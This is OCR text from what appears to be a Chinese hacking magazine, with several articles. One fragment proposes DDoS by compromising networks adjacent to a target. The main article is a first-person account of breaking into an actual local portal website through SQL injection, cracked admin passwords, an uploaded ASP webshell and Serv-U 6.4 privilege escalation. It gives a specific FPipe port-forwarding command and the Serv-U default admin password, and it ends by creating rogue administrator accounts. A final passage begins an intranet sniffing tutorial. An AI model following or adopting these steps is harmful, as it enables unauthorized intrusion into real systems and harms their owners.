


图6

号所有直连的网络,至于如何使用,本文不再赘述,大家可以自行搜索相关教程。


BGP路由的DDOS攻击

传统的DDOS攻击方法，就是利用分布式的肉鸡对指定目标进行数据流轰炸，其缺点是显而易见的，只要对目标网络进行路由过滤，大部分的数据流就会被过滤掉，就算到达目标主机也不能构成威胁。

学习了BGP路由以后，我们就可以利用BGPlay或者是Hermes查找离目标网络最近的网络，然后专门渗透这个网络中的服务器或者主机。当然，目标网络不可能只有一个连接网络，可能会有很多个，那么黑客就应该有了目标了，专门渗透这些网络，然后利用其来对目标进行打击，那结果就是毁灭性的了。

前置知识：无
关键词：渗透、提权、Serv-U

网站入侵提权之路



文/图 qq344566921

最近没事检测了一下本地的门户网站。我用Domain检测网站，发现在房产频道存在注入点，直接得到了管理员的账号和密码，如图1所示，直接在cmd5.com破解出了密码为5548649。




图1

我使用多个工具都没有扫到后台，利用Google、BaiDu也没有找到后台，没办法只好放弃。随后我又在网址频道发现了注入点并找到了后台，但没有猜到管理员表。在网上搜索了1个多小时，终于在源码之家找到了和它一样的程序，发现管理表名为xs20_admin，最终成功地破解出了账号和密码，但登录到后台后却让我很失望，后台非常简陋，只有添加网址，就再什么功能也没有了。

通过旁注，我发现此服务器还绑定有其他域名，并发现其中一个网站存在注入点。之后成功地得到了管理员的账号和密码，登录到后台，在添加成功案例里直接上传了一个ASP大马，如图2所示。




图2

该网站的权限设置较严，只能查看D盘，不能上传文件，也没有修改文件的权限。我想上传.net木马的时候，在D盘下发现了Serv-U 6.4，利用大马的端口扫描功能确认服务器开放了Serv-U的43958端口。但Serv-U没有写入和修改权限，又是6.4版的，不知道怎么能提权，暂时就放到了一边，继续查看服务器里还有什么有用的提权信息，最后在D:\wwwroot\bbs4下发现了config.inc.php文件，使用Root权限进行的连接如图3所示。



图3

看到这里，我立刻上传了Mysql的提权工具su.php，因为ASP木马没有权限上传文件，结果却发现我注入的网站根本不支持PHP。上

传ASPX木马也没有权限，最后又回到了Serv-U 6.4上。没有办法，百度搜索了一下，看有什么好办法，结果发现网上有Serv-U 6.4的提权ASP程序。

还是利用我得到的后台上传，打开之后如图4 所示，提交了好多遍也没有成功。最后用ASP大马查看了一下服务器的登录端口3389，发现改成了5548。用5548端口登录服务器，利用Serv-U 6.4提权得到的账号和密码登录，发现程序根本没有建立账号并提权。看来不是程序有问题，就是服务器装有防火墙。我用WebShell查看系统账号，发现有7个管理员，有个xc22203的管理员是和我注入得到的账号一样的，那密码会不会也是一样的呢？就用这个账号来登录5548，果然能登录，提示第1次使用要修改密码，于是修改了一下密码，再登录的时候提示如图5 所示，看来还是不行。




图4





图5

之后我又在网上找到了利用Fpipe.exe转发提权的方法。先在本地安装好Serv-U 6.4，我安装的是汉化版的。再利用Webshell查看了一下网站的可读可写的目录，结果就C:\WINDOWS\IIS Temporary Compressed Files这一个目录是可读可写的。于是我上传了Cmd.exe和Fpipe.exe到这个目录中，在WebShell中执行"C:\WINDOWS\IIS Temporary Compressed Files\FPipe.exe" -v -l 43959 -r 43958 127.0.0.1，意思是把43958端口转发为43959端口，如图6 所示。

启动本机的ServUAdmin.exe，在ServU服务器上点右键，选择新建服务器，在服务器IP地址中


图6

输入要提权的服务器IP:218.*.*.86，端口号填转发出来的43959，默认为21，FTP名称可以任意填写，用户名称添默认的管理LocalAdministrator，登录到服务器的密码填写入侵的服务器的ServU的实际密码，系统默认的管理密码是"#l@$ak#.lk;0@P"。我填写的是默认的密码，最后点"完成"，连接服务器提示如图7 所示。






图7

看来管理员修改了密码。利用xc22203管理员的用户名和注入得到的密码登录，成功连接到了服务器，看来运气不错。之后就是建立一个有管理员权限的Ftp用户。在连接服务器的用户上点右键，创建一个新的Ftp用户，然后在"账户→特权"里选为"系统管理员"，在"目录访问"处把所有的权限勾上，最后点击"应用"。

我利用ServUAdmin创建了一个ftp用户名为ykhack的用户，本机CMD添加了一个有管理员权限的用户，如图8 所示。



图8

FTP连接可以使用服务器IP，也可以使用域名，我使用的是域名连接，之后就成功地建立了一个管理员，再登录服务器即可，如图9 所示。


图9

本次进入过程运气成分很高，网站如果是设置所有目录的权限都是不可写的，就不能成功上传文件Serv-U的密码不设置和网站的房产频道密码一样就不会成功进入。看来在进入的过程中，社工小技巧还是很有用的，大家在进入的过程中应灵活运用。

前置知识: Linux
关键词: 渗透、注入、提权



内网渗透嗅探术

文/图　饭、Beach

内网渗透在攻击层面，其实更趋向于社工和常规漏洞检测的结合。要了解网内防护措施的设置，就要通过一步步的刺探和经验积累，有时判断出错也能进入误区。但如果能在网内进行嗅探，则能事半功倍，处于一个对网内设置完全透明的状态。本文从一个注入点引发的突破，到控制整个内网的全过程介绍内网的渗透嗅探术和安全防护的一些内容。

突　破

1.信息收集

在寻找突破时，更多的是从应用服务来，而应用服务最直观的信息采集就是端口扫描，不同的应用，开放的服务不一样。所以，在对网络进行信息收集时，大概分为这样两步: 端口探测、程序指纹分析。在端口探测方面，个人喜欢用SuperScan来快速对网段里的应用进行判断，如图1 所示。

